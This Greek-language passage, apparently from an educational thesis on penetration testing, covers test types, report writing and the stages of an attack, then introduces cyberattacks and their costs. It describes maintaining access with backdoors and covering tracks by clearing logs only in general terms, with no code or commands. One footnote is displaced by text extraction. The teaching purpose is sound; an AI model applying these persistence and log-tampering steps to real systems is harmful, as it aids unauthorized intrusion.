- *Black Box* : Σε μία δοκιμή διείσδυσης Black Box παρέχονται ελάχιστες ή καθόλου πληροφορίες σχετικά με τον καθορισμένο στόχο, με τα λειτουργικά συστήματα που χρησιμοποιεί, τον αριθμό των στοιχείων (assets), κτλ. Προσομοιώνεται μία πραγματική επίθεση από έναν εξωτερικό εισβολέα που δεν έχει εσωτερικές γνώσεις, οπότε πρέπει να συλλεχθούν πληροφορίες από το μηδέν και να αναγνωριστούν τα αδύνατα σημεία μέσω αναγνωριστικών τεχνικών.

- *White Box* : Σε μία δοκιμή διείσδυσης White Box οι δοκιμαστές έχουν πλήρη επίγνωση του συστήματος, συμπεριλαμβανομένων των δικτυακών τοπολογιών, του πηγαίου κλωδικα, των IP διευθύνσεων, των αντίστοιχων εκδόσεων, των εφαρμογών που εκτελεί, των λειτουργικών συστημάτων και των διαπιστευτηρίων χρηστών. Αυτή η κατηγορία είναι συχνά πιο αναλυτική και μπορεί να αποκαλύψει ευπάθειες που δεν είναι άμεσα προφανείς.

- *Grey Box* : Μία δοκιμή διείσδυσης Gray Box είναι ένας συνδυασμός του Black Box και του White Box Testing και οι δοκιμαστές έχουν περιορισμένη γνώση για το σύστημα. Χρησιμοποιείται για τον εντοπισμό σφαλμάτων του λογισμικού και την αξιολόγηση των τρωτών σημείων.

3.4 Τύποι του Penetration Testing

Υπάρχουν διάφοροι τύποι μεθόδων δοκιμών διείσδυσης, καθεμία από τις οποίες εξυπηρετεί διαφορετικούς σκοπούς και στόχους. Ωστόσο, τα παρακάτω είναι τα πιο συχνά εκτελούμενα :

1. Network Penetration Testing

Σε μία δοκιμή διείσδυσης δικτύου, δοκιμάζεται ένα περιβάλλον δικτύου για πιθανή ασφάλεια ευπαθειών και απειλών. Ουσιαστικά, αξιολογείται η ασφάλεια των δικτυακών στοιχείων με την προσομοίωση κακόβουλων επιθέσεων για εντοπισμό αδύναμων σημείων στο δίκτυο, όπως τείχη προστασίας (firewalls)[6] και διακομιστές (servers).

[6] Τείχος προστασίας (firewall) : Μία συσκευή ασφαλείας δικτύου που παρακολουθεί την εισερχόμενη και εξερχόμενη κίνηση του δικτύου και αποφασίζει εάν θα επιτρέψει ή θα αποκλείσει μία συγκεκριμένη κίνηση με βάση ένα καθορισμένο σύνολο κανόνων ασφαλείας. Δημιουργεί ένα εμπόδιο μεταξύ ασφαλών και ελεγχόμενων εσωτερικών δικτύων που μπορούν να είναι αξιόπιστα και μη αξιόπιστα εξωτερικά δίκτυα, όπως το Διαδίκτυο. Μπορεί να είναι hardware, software, software-as-a service (SaaS), public (δημόσιο) cloud ή private (ιδιωτικό) cloud – virtual (εικονικό) .

Τόσο ένα δίκτυο, όσο και οι ίδιες οι μηχανές υποδοχής μπορούν να στεγάσουν ένα τείχος προστασίας. Υπάρχουν δύο τύποι firewalls : Network και Host-Based firewalls.

Τα τείχη προστασίας δικτύου (Network Firewalls) περιλαμβάνουν την εφαρμογή ενός ή περισσότερων τειχών προστασίας μεταξύ εξωτερικών δικτύων και εσωτερικών ιδιωτικών δικτύων. Αυτά ρυθμίζουν την εισερχόμενη και εξερχόμενη κυκλοφορία δικτύου διαχωρίζοντας τα εξωτερικά δημόσια δίκτυα, όπως το παγκόσμιο διαδίκτυο, από εσωτερικά δίκτυα όπως οικιακά δίκτυα Wi-Fi, εταιρικά ενδοδίκτυα ή εθνικά ενδοδίκτυα. Τα τείχη προστασίας δικτύου μπορεί να έχουν τη μορφή οποιουδήποτε από τους ακόλουθους τύπους συσκευών : hardware (υλικό), software (λογισμικό) και virtual (εικονικό).

Τα τείχη προστασίας του κεντρικού υπολογιστή (Host-Based Firewalls) ή τείχη προστασίας λογισμικού (Software Firewalls) περιλαμβάνουν τη χρήση τείχών προστασίας σε μεμονωμένες συσκευές χρήστη και άλλα ιδιωτικά τελικά σημεία δικτύου ως φραγμό μεταξύ συσκευών εντός του δικτύου. Αυτές οι συσκευές ή οι κεντρικοί υπολογιστές λαμβάνουν προσαρμοσμένη ρύθμιση της κυκλοφορίας από και προς συγκεκριμένες εφαρμογές υπολογιστή. Τα τείχη προστασίας κεντρικού υπολογιστή μπορεί να εκτελούνται σε τοπικές συσκευές ως υπηρεσία λειτουργικού συστήματος ή ως εφαρμογή ασφάλειας τελικού σημείου. Επίσης, μπορούν να έχουν πρόσβαση στην επισκεψιμότητα του ιστού, να φιλτράρονται με βάση το HTTP και άλλα πρωτόκολλα δικτύωσης, επιτρέποντας τη διαχείριση του περιεχομένου που φτάνει στο μηχάνημα το χρήστη.

Αυτή η δοκιμή χωρίζεται σε δύο κατηγορίες : εξωτερικές (external) και εσωτερικές (internal) δοκιμές διείσδυσης.

- ***Εξωτερική δοκιμή (External Testing)*** : Εστιάζει στις εξωτερικές διεπαφές ενός συστήματος, όπως οι εξωτερικοί servers και οι ιστοσελίδες, κάνοντας για παράδειγμα έλεγχο στις δομόσιες διευθύνσεις IP, και αξιολογείται η ασφάλεια από την οπτική γωνία ενός εξωτερικού εισβολέα.

- ***Εσωτερική δοκιμή (Internal Testing)*** : Προσομοίωση επίθεσης από εσωτερικό χρήστη ή από κάποιον που ήδη έχει πρόσβαση στο δίκτυο του οργανισμού μέσω VPN για παράδειγμα. Είναι, δηλαδή, μέρος του εσωτερικού δικτύου και θεωρείται απαραίτητη η ασφάλεια ενός δικτύου όταν οι επιθέσεις προέρχονται από εσωτερικούς χρήστες.

2. Web Application Penetration Testing

Ο έλεγχος διείσδυσης εφαρμογών ιστού είναι η διαδικασία αξιολόγησης της ασφάλειας μιας διαδικτυακής εφαρμογής μέσω προσομοιωμένων επιθέσεων, η οποία φιλοξενεί κρίσιμα δεδομένα, όπως δεδομένα πιστωτικών καρτών ή κωδικοί πρόσβασης. Είναι αρκετά συχνός αυτός ο έλεγχος κ στοχεύεται η προστασία ευαίσθητων δεδομένων των χρηστών μέσω εντοπισμού ευπαθειών, εκτιμούνται οι επιπτώσεις σε περίπωση κακόβουλης επίθεσης και παρέχονται συστάσεις για την αποκατάσταση των αδυναμιών του συστήματος και την ενίσχυση της ασφάλειας της εφαρμογής.

3. Mobile Application Penetration Testing

Ο έλεγχος διείσδυσης εφαρμογών κινητών συσκευών είναι η διαδικασία αξιολόγησης της ασφάλειας μίας εφαρμογής για κινητές συσκευές (όπως smartphones και tablets) μέσω προσομοιωμένων επιθέσεων. Είναι ο νεότερος τύπος δοκιμής διείσδυσης που έχει γίνει γνωστός, καθώς σχεδόν κάθε οργανισμός χρησιμοποιεί εφαρμογές για κινητές συσκευές που βασίζονται σε Android και iOS ώστε να παρέχει υπηρεσίες στους πελάτες της. Επομένως, οι οργανισμοί θέλουν να εξασφαλίσουν ότι οι εφαρμογές τους είναι αρκετά ασφαλείς για να βασιστούν οι χρήστες, δίνοντας τα προσωπικά τους στοιχεία.

4. Social Engineering Penetration Testing

Μία δοκιμή διείσδυσης κοινωνικής μηχανής είναι ένας τύπος δοκιμής διείσδυσης που διεξάγεται χρησιμοποιώντας τεχνικές κοινωνικής μηχανικής, με στόχο να εξαπατήσει τους ανθρώπους για να δουν πόσο καλά ή ανεπαρκώς εκπαιδευμένα είναι τα μέλη της ομάδας μιας συγκεκριμένης επιχείρησης.

Με τη διεξαγωγή αυτού του τύπου δοκιμής διείσδυσης, ο στόχος είναι να βρεθούν όλες οι ευπάθειες που θα μπορούσαν να εκμεταλλευτούν οι εισβολείς για να αποκτήσουν πρόσβαση στο δίκτυο ή να παραβιάσουν με άλλο τρόπο το σύστημα για προσωπικό ή οικονομικό όφελος.

Σε ένα τεστ κοινωνικής διείσδυσης, ο οργανισμός μπορεί να ζητήσει επίθεση στους χρήστες του με χρήση επίθεσης phishing («Ηλεκτρονικό Ψάρεμα»)[7] και εκμετάλλευση προγράμματος περιήγησης για την εξαπάτηση χρηστών.

[7] Phishing («Ηλεκτρονικό Ψάρεμα») : Ενέργεια εξαπάτησης των χρηστών του Διαδικτύου, κατά την οποία ο «θύτης» υποδύεται μία αξιόπιστη οντότητα, καταχρώμενος την ελλιπή προστασία που παρέχουν τα ηλεκτρονικά

5. Σύνταξη Αναφοράς Penetration Testing

Σε οποιαδήποτε δοκιμή διείσδυσης, η έκθεση είναι το πιο κρίσιμο μέρος. Είναι ένα έγγραφο που περιέχει μία λεπτομερή ανάλυση των τρωτών σημείων που αποκαλύφθηκαν κατά τη δοκιμή ασφαλείας και μπορεί να γίνει εκμετάλλευσή τους για απόκτηση πρόσβασης στο σύστημα. Καταγράφει τα τρωτά σημεία, την απειλή που αποτελούν και πιθανά μέτρα αποκατάστασης. Τρωτά σημεία μπορεί να υπάρχουν για διάφορους λόγους, όπως εσφαλμένη διαμόρφωση, μη ασφαλής κώδικας, ανεπαρκώς σχεδιασμένη αρχιτεκτονική ή αποκάλυψη ευαίσθητων πληροφοριών.


Η σύνταξη μιας καλής αναφοράς είναι το κλειδί για την επιτυχία της δοκιμής διείσδυσης. Εκτός από την ολοκληρωμένη περίληψη των τρωτών σημείων του συστήματος, περιλαμβάνονται συστάσεις για επιδιόρθωση.

Για μία σύνταξη αναφοράς ενός Penetration Testing :

- Αρχικά, γίνεται οι περίληψη των τρωτών σημείων με απλή, σαφής και κατανοητή ορολογία, σωστή ορθογραφία και γραμματική για θετικό αντίκτυπο στον πελάτη που διαβάζει την αναφορά,
- Περιγράφονται τα τρωτά σημεία που ανακαλύφθηκαν, πώς ανακαλύφθηκαν και πώς ένας αντίπαλος μπορεί να τα εκμεταλλευτεί,
- Προσδιορίζονται οι στόχοι της δοκιμής διείσδυσης,
- Κατανοούνται οι συνέπειες μιας παραβίασης,
- Και περιγράφεται η διαδικασία αξιολόγησης για τυχόν σχετικές τεχνικές επίθεσης.

Είναι, επίσης, σημαντικό να παρουσιάζεται η έκθεση με σωστές κεφαλίδες, ενότητες, κατάλληλες γραμματοσειρές, κτλ. Θα πρέπει να επιλέγονται πολύ προσεκτικά με σκοπό να μη δημιουργηθεί παρανόηση και εσφαλμένη ερμηνεία διότι πρόκειται για τεχνικές αναφορές, ζητήματα ασφαλείας ή ευαίσθητες πληροφορίες.

εργαλεία, και την άγνοια του χρήστη-«θύματος», με σκοπό την αθέμιτη απόκτηση προσωπικών δεδομένων, όπως ευαίσθητα ιδιωτικά στοιχεία και κωδικοί.



Τύποι του Penetration Testing

3.5 Στάδια του Penetration Testing

Αρχικά, θα πρέπει να καθοριστούν οι στόχοι και το εύρος της δοκιμής και να εξασφαλιστεί ότι οι απαραίτητες άδειες και οι εξουσιοδοτήσεις έχουν ληφθεί. Τα στάδια για ένα ολοκληρωμένο Penetration Test είναι τα εξής και είναι απαραίτητο να εκτελεστούν με τη σειρά :

1. **Αναγνώριση (Reconnaissance or Information Gathering)**

Η αναγνώριση είναι η πράξη συλλογής πληροφοριών σχετικά με τον στόχο, με σκοπό τον καλύτερο σχεδιασμό της επίθεσης προς αυτόν. Αυτό το στάδιο μπορεί να πραγματοποιηθεί για οποιαδήποτε ιστοσελίδα ή στόχο, καθώς η συλλογή πληροφοριών δε θεωρείται παράνομη.

Υπάρχουν δύο τρόποι για να συλλεχθούν πληροφορίες :

- *Ενεργητική αναγνώριση*, όπου υπάρχει άμεση αλληλεπίδραση με το στόχο. Για παράδειγμα, για συλλογή πληροφοριών από την ιστοσελίδα του Facebook θα γίνει επίσκεψη στην ιστοσελίδα του Facebook από κάποια μηχανή αναζήτησης.

- *Παθητική αναγνώριση*, όπου δεν υπάρχει άμεση αλληλεπίδραση με το στόχο. Για παράδειγμα, για συλλογή πληροφοριών από την ιστοσελίδα του Facebook μπορεί να γίνει επίσκεψη σε άλλες ιστοσελίδες, οι οποίες θα περιλαμβάνουν πληροφορίες για το Facebook.

2. Σάρωση (Scanning)

Με βάση τις πληροφορίες που συλλέχθηκαν στο πρώτο στάδιο, αναζητούνται ευπάθειες που μπορεί να υπάρχουν στο σύστημα. Το συγκεκριμένο στάδιο μαζί με τη συλλογή πληροφοριών θεωρούνται τα πιο σημαντικά, οπότε απαιτείται ιδιαίτερη προσοχή από τον επιτιθέμενο για να μη του διαφύγουν σημαντικές πληροφορίες που θα μπορούσε να αξιοποιήσει στο επόμενο στάδιο ή που θα μπορούσαν να τον διευκολύνουν στην όλη διαδικασία. Να σημειωθεί ότι από αυτό το στάδιο και μετά απαιτείται άδεια για το σύστημα. Η σάρωση μπορεί να θεωρηθεί ως μία βαθύτερη μορφή της συλλογής πληροφοριών, καθώς χρησιμοποιούνται εργαλεία σάρωσης για τον εντοπισμό ευπαθειών του στόχου και των συστημάτων που γίνεται η επίθεση. Αυτές οι ευπάθειες θα μπορούσαν να είναι πύλες, ανοιχτές θύρες, λειτουργικά συστήματα που διαθέτει ο στόχος, κτλ. Σε αυτό το στάδιο, γίνεται, επίσης, σάρωση ευπαθειών (vulnerability scanning) για το στόχο ή το δίκτυο, με σκοπό την εκμετάλλευσή τους (exploitation)[8].

Μία σάρωση ευπαθειών (vulnerability scan) έχει διαφορετική έννοια από ένα τεστ διείσδυσης (penetration test). Σε μία σάρωση ευπάθειας στόχος είναι η αναγνώριση όλων των ευπαθειών σε ένα στοιχείο (asset)[9] και η ανάλογη τεκμηρίωσή τους. Σε ένα τεστ διείσδυσης, ωστόσο, γίνεται προσωμοίωση ενός χρήστη με έναν εισβολέα, με σκοπό να αναγνωριστεί η ικανότητα ενός χρήστη να εκμεταλλευτεί μια ευπάθεια και να τεκμηριωθεί αναλόγως.

3. Απόκτηση Πρόσβασης και Εκμετάλλευση (Gaining Access or Exploitation)

[8] Εκμετάλλευση (exploitation) : Αξιοποιεί την ευπάθεια ενός συστήματος για να προκαλέσει είσοδο σε ένα σύστημα στόχου, το οποίο επιτρέπει σε έναν εισβολέα να αποκτήσει πρόσβαση σε δεδομένα ή πληροφορίες. Μία εκμετάλλευση μπορεί, επίσης, να περιλαμβάνει δοκιμές αντοχής του στόχου απέναντι σε πραγματικές επιθέσεις.
[9] Στοιχείο (asset) : Οποιοδήποτε δεδομένο, συσκευή ή άλλο στοιχείο του περιβάλλοντος που υποστηρίζει δραστηριότητες σχετικές με πληροφορίες που πρέπει να προστατεύονται από οποιονδήποτε εκτός από το άτομο που επιτρέπεται να έχει πρόσβαση στα συγκεκριμένα δεδομένα/πληροφορίες.

Αυτό το στάδιο θεωρείται το πιο κρίσιμο και απαιτητικό, καθώς χρησιμοποιούνται οι πληροφορίες που αποκτήθηκαν για το στόχο από τα προηγούμενα στάδια, οι ανακαλυφθείσες ευπάθειες αξιοποιούνται για να αποκτηθεί προσβαση στο σύστημα του στόχου.

Η είσοδος στο σύστημα του στόχου επιτρέπει την κλοπή δεδομένων από το σύστημα ή τη χρήση του συστήματος με σκοπό να γίνει επίθεση σε άλλες συσκευές μέσω αυτού του δικτύου, συνεπώς διατρέχεται κίνδυνος (risk)[10] για το στόχο. Στην ανάλυση κινδύνου ασφάλειας πληροφοριών, ο κίνδυνος (risk) συχνά υπολογίζεται μέσω μιας εξίσωσης που συνδυάζει τρία κύρια στοιχεία : την απειλή (threat)[11], την επίπτωση (impact)[12] και τις ευπάθειες (vulnerabilities). Η εξίσωση ορίζεται ως :

$$Risk = Threat * Impact * Vulnerabilities$$

$$Κίνδυνος = Απειλή * Αντίκτυπο * Ευπάθειες$$

Συνήθως, μετά από αυτό το στάδιο, εξετάζονται κάποιες δοκιμές διείσδυσης στο εάν είναι επιτυχημένες, από τη στιγμή που αποκτήθηκε πρόσβαση στο σύστημα.

4. Διατήρηση Πρόσβασης (Maintaining Access)

Αφού αποκτηθεί πρόσβαση, το επόμενο βήμα είναι να διατηρηθεί η πρόσβαση για όσο το δυνατόν μεγαλύτερο χρονικό διάστημα χωρίς να εντοπιστεί. Αυτό μπορεί να περιλαμβάνει εγκατάσταση backdoors ή δημιουργία πρόσθετων λογαριασμών χρηστών. Αυτό το στάδιο θεωρείται μερικές φορές προαιρετικό, αλλά θεωρείται σημαντικό καθώς με τη διατήρηση πρόσβασης μπορούν να εγκατασταθούν backdoors[13] ή rootkits[14], απλά προγράμματα που επιτρέπουν την απόκτηση πρόσβασης του συστήματος του στόχου

[10] Κίνδυνος (Risk) : Ο αντίκτυπος (ζημιά) που προκαλείται από την επιτυχή απόκτηση ενός περιουσιακού στοιχείου.
[11] Απειλή (Threat) : Πιθανός κίνδυνος για το σύστημα. Η επιτυχής εκμετάλλευση του συστήματος αποτελεί απειλή για το στόχο διότι αποκτάται μη εξουσιοδοτημένη πρόσβαση σε ένα στοιχείο (asset).
[12] Επίπτωση (impact) : Προκύπτει εάν μία απειλή (threat) εκμεταλλευτεί μία τρωτότητα/ευπάθεια (vulnerability).
[13] Backdoor : Κομμάτι λογισμικού ή hardware (υλικού) που τοποθετείται σε έναν στόχο και έχει σκοπό να παρέχει αυξημένη πρόσβαση στο εν λόγω σύστημα. Ο στόχος για μία τέτοια επίθεση μπορεί να είναι ένα προσωπικός υπολογιστής ή ένα τηλέφωνο, ένα δίκτου, ένας δρομολογητής ή ακόμα και ένα πιο συγκεκριμένο κομμάτι κώδικα ή πρόγραμμα.
[14] Rootkit : Μία συλλογή λογισμικού υπολογιστή, συνήθως κακόβουλου, που έχει σχεδιαστεί για να επιτρέπει την πρόσβαση σε έναν υπολογιστή ή μία περιοχή του λογισμικού του που διαφορετικά δεν επιτρέπεται (για παράδειγμα, σε μη εξουσιοδοτημένο χρήστη) και συχνά συγκαλύπτει την ύπαρξη του ή την ύπαρξη άλλου λογισμικού. Ο όρος rootkit έχει αρνητική σημασία λόγω της συσχέτισής του με κακόβουλο λογισμικό.

οποιαδήποτε στιγμή, χωρίς να απαιτούνται τα προηγούμενα στάδια. Απλά γίνεται σύνδεση στο backdoor πρόγραμμα που εγκαταστάθηκε στο σύστημα του στόχου.

5. Κάλυψη Ίχνων (Covering Tracks)

Αυτό το στάδιο αφορά τις τεχνικές που χρησιμοποιούνται για να κρύψουν ή να αφαιρέσουν όλα τα ίχνη των δραστηριοτήτων του επιτιθέμενου ώστε να μην ανιχνευθούν. Σε αυτό το στάδιο οι δράσεις περιλαμβάνουν:


- *Καθαρισμός ή Τροποποίηση logs* : Διαγραφή ή τροποποίηση των αρχείων καταγραφής για να αποκρυφθούν οι ενέργειες που πραγματοποιήθηκαν κατά τη διάρκεια της επίθεσης.

- *Απόκρυψη ή Διαγραφή αρχείων* : Κρυπτογράφηση ή απόκρυψη αρχείων που χρησιμοποιήθηκαν κατά τη διάρκεια της επίθεσης για να μην ανιχνευθούν από συστήματα εντοπισμού.

- *Αλλαγή αποτυπώματος (Footprint)* : Τροποποίηση της πληροφορίας που αφήνει η επίθεση, όπως αλλαγές στις διαμορφώσεις του συστήματος ή στις καταχωρήσεις χρηστών, για να δυσκολέψουν την ανίχνευση.

- *Απομάκρυνση backdoors* : Αν ο σκοπός δεν είναι η διατήρηση της πρόσβασης, μπορούν να αφαιρεθούν τα backdoors που εγκαταστάθηκαν στο σύστημα του στόχου για να αποτραπεί η ανίχνευσή τους σε μελλοντικούς ελέγχους.

- *Επαναφορά όλων των αλλαγών από τη στιγμή που έγινε η επίθεση στο σύστημα.*



Στάδια του Penetration Testing

4. CYBER ATTACKS AND VIRUSES – ΕΠΙΘΕΣΕΙΣ ΣΤΟΝ ΚΥΒΕΡΝΟΧΩΡΟ ΚΑΙ ΙΟΙ

4.1 Τι είναι η Επιθέση στον Κυβερνοχώρο και ποιες οι επιπτώσεις της;

Η Κυβερνοεπίθεση (αγγλικά : cyberattack) είναι οποιαδήποτε σκόπιμη και κακόβουλη ενέργεια που λαμβάνει μέρος μέσω ηλεκτρονικού υπολογιστή ή δικτύου και σκοπό έχει την τροποποίηση, καταστροφή, κλοπή, υποκλοπή ή και την απόκτηση μη εξουσιοδοτημένης πρόσβασης στις πληροφορίες και γενικότερα στα περιουσιακά στοιχεία του νόμιμου κατόχου. Στόχο της κυβερνοεπίθεσης μπορεί να αποτελέσει ένα πληροφοριακό σύστημα υπολογιστών, ένα δίκτυο υπολογιστών ή ένας κοινός προσωπικός ηλεκτρονικός υπολογιστής. Μία κυβερνοεπίθεση μπορεί να προέλθει από ένα κράτος, μία ομάδα, ένα κοινωνικό σύνολο, έναν οργανισμό ή ακόμα και από μία ανώνυμη πηγή.

Οι πρωταγωνιστές των απειλών ξεκινούν κυβερνοεπιθέσεις για κάθε είδους λόγους, από μικροκλοπές έως πολεμικές πράξεις. Χρησιμοποιούν διάφορες τακτικές, όπως επιθέσεις κακόβουλου λογισμικού, απάτες κοινωνικής μηχανικής και κλοπή κωδικού πρόσβασης. Κύριος στόχος των επιθέσεων στον κυβερνοχώρο είναι να προκληθεί βλάβη, να αποκτηθεί πρόσβαση σε σημαντικά έγγραφα και συστήματα σε ένα δίκτυο εταιρικών ή προσωπικών υπολογιστών ή ακόμη και να καταστραφούν επιχειρήσεις.

Το μέσο κόστος μιας παραβίασης δεδομένων είναι 4,35 εκατομμύρια USD. Αυτή η τιμή περιλαμβάνει το κόστος ανακάλυψης και αντιμετώπισης της παραβίασης, το χρόνο διακοπής λειτουργίας και τα χαμένα έσοδα και τη μακροπρόθεσμη ζημιά στη φήμη μιας επιχείρισης και της επωνυμίας της. Ωστόσο, ορισμένες κυβερνοεπιθέσεις μπορεί να είναι πολύ πιο δαπανηρές από άλλες. Οι επιθέσεις ransomware έχουν ζητήσει πληρωμές λύτρων έως και 40 εκατομμύρια USD. Οι απάτες συμβιβασμού για επιχειρηματικά email (Business Email Compromise - BEC) έχουν κλέψει έως και 47 εκατομμύρια δολάρια από τα θύματα σε μία μόνο επίθεση. Οι κυβερνοεπιθέσεις που θέτουν σε κίνδυνο τις προσωπικές πληροφορίες ταυτοποίησης (Personally Identifiable Information - PII) των πελατών μπορεί να οδηγήσουν σε απώλεια της εμπιστοσύνης των πελατών, σε ρυθμιστικά πρόστιμα, ακόμη και σε νομικές ενέργειες. Σύμφωνα με μία εκτίμηση, το έγκλημα στον κυβερνοχώρο θα κοστίζει στην παγκόσμια οικονομία 10.5 τρισεκατομμύρια δολάρια ετησίως έως το 2025.

Οι επιθέσεις στον κυβερνοχώρο διανέμονται από άτομα ή οργανισμούς για πολιτικές, εγκληματικές ή προσωπικές προθέσεις καταστροφής ή απόκτησης πρόσβασης σε

απόρρητες πληροφορίες. Ένας μεγάλος αριθμός περιστατικών ασφαλείας προκαλείται από εμπιστευτικούς παράγοντες – είτε από αμέλεια, είτε από δόλο.

Οι κυβερνοεπιθέσεις επιτίθενται στις επιχειρήσεις καθημερινά. Ο πρώην διευθύνων σύμβουλος της Cisco, John Chambers, είπε κάποτε : «*Υπάρχουν δύο τύποι εταιρειών : αυτές που έχουν χακαριστεί και αυτές που δε γνωρίζουν ακόμη ότι έχουν χακαριστεί*». Σύμφωνα με την Ετήσια Έκθεση Κυβερνοασφάλειας της Cisco, ο συνολικός όγκος των εκδηλώσεων έχει σχεδόν τετραπλασιαστεί μεταξύ Ιανουαρίου 2016 και Οκτωβρίου 2017.

Η κυβερνοασφάλεια ήταν ένα από τα κυριότερα μέρη της ατζέντας του Παγκοσμίου Οικονομικού Φόρουμ για το 2022. Το 1988 ήταν το έτος που έγινε η πρώτη αναγνωρισμένη εμφάνιση ιού στον ψηφιακό κόσμο. Έλαβε χώρα κατά βάση στις ΗΠΑ. Δημιουργός ήταν ο Ρομπέρ Ταπάν Μορίς. Σύμφωνα με τον ίδιο, σκοπός του ήταν απλώς να μετρήσει το μέγεθος του Διαδικτύου.

Το έγκλημα στον κυβερνοχώρο αυξάνεται κάθε χρόνο, καθώς οι εισβολείς βελτιώνονται στην αποτελεσματικότητα και την πολυπλοκότητα. Οι κυβερνοεπιθέσεις συμβαίνουν για διάφορους λόγους και με διάφορους τρόπους. Ωστόσο, ένα κοινό νήμα είναι ότι οι εγκληματίες του κυβερνοχώρου θα προσπαθήσουν να εκμεταλλευτούν τα τρωτά σημεία στις πολιτικές ασφαλείας, τις πρακτικές ή την τεχνολογία ενός οργανισμού.

4.2 Βασικές Ποιοτικές Διαφορές μεταξύ Πληροφορικού και Μη-Πληροφορικού Εγκλήματος

Κατά την μελέτη των επιθέσεων στον ψηφιακό κόσμο, οι ασχολούμενοι με τη μελέτη του πληροφορικού εγκλήματος φαίνεται να συμφωνούν πάνω σε τρεις βασικές ποιοτικές διαφορές μεταξύ των δύο κατηγοριών εγκλημάτων, του πληροφορικού (ψηφιακού ή αλλιώς κυβερνοεπιθέσεων) και του μη-πληροφορικού (μη ψηφιακού). Αυτές οι διαφορές επηρεάζουν τόσο τον τρόπο με τον οποίο διαπράττονται οι επιθέσεις, όσο και τις στρατηγικές που χρησιμοποιούνται για την ανίχνευση και αντιμετώπισή τους. Οι διαφορές που διακρίνουν τα πληροφοριακά από τα μη πληροφοριακά εγκλήματα είναι οι εξής:

Η πρώτη ποιοτική διαφορά σχετίζεται με τον τρόπο τέλεσης του πληροφορικού εγκλήματος. Οι κυβερνοεπιθέσεις χαρακτηρίζονται από ένα τελείως διαφορετικό πλαίσιο δράσης, όπου ο δράστης μπορεί να επιτεθεί εξ αποστάσεως χωρίς να απαιτείται φυσική παρουσία. Αυτό σημαίνει ότι η απόσταση μεταξύ επιτιθέμενου και στόχου μπορεί να

είναι τεράστια, με επιθέσεις να πραγματοποιούνται σε πραγματικό χρόνο ή να έχουν προγραμματιστεί εκ των προτέρων και να εκτελούνται αυτόματα. Ο χρόνος τέλεσης των επιθέσεων στον ψηφιακό κόσμο μπορεί να είναι εξαιρετικά σύντομος, με τα αποτελέσματα να εκδηλώνονται άμεσα ή σταδιακά. Ο προγραμματισμός μίας επίθεσης δίνει τη δυνατότητα στον επιτιθέμενο να εκτελέσει επιθέσεις με ελάχιστο κίνδυνο ανίχνευσης, χρησιμοποιώντας αυτοματοποιημένα εργαλεία, κακόβουλο λογισμικό ή εκτελώντας penetration tests, χωρίς να αφήνουν εμφανή ίχνη.

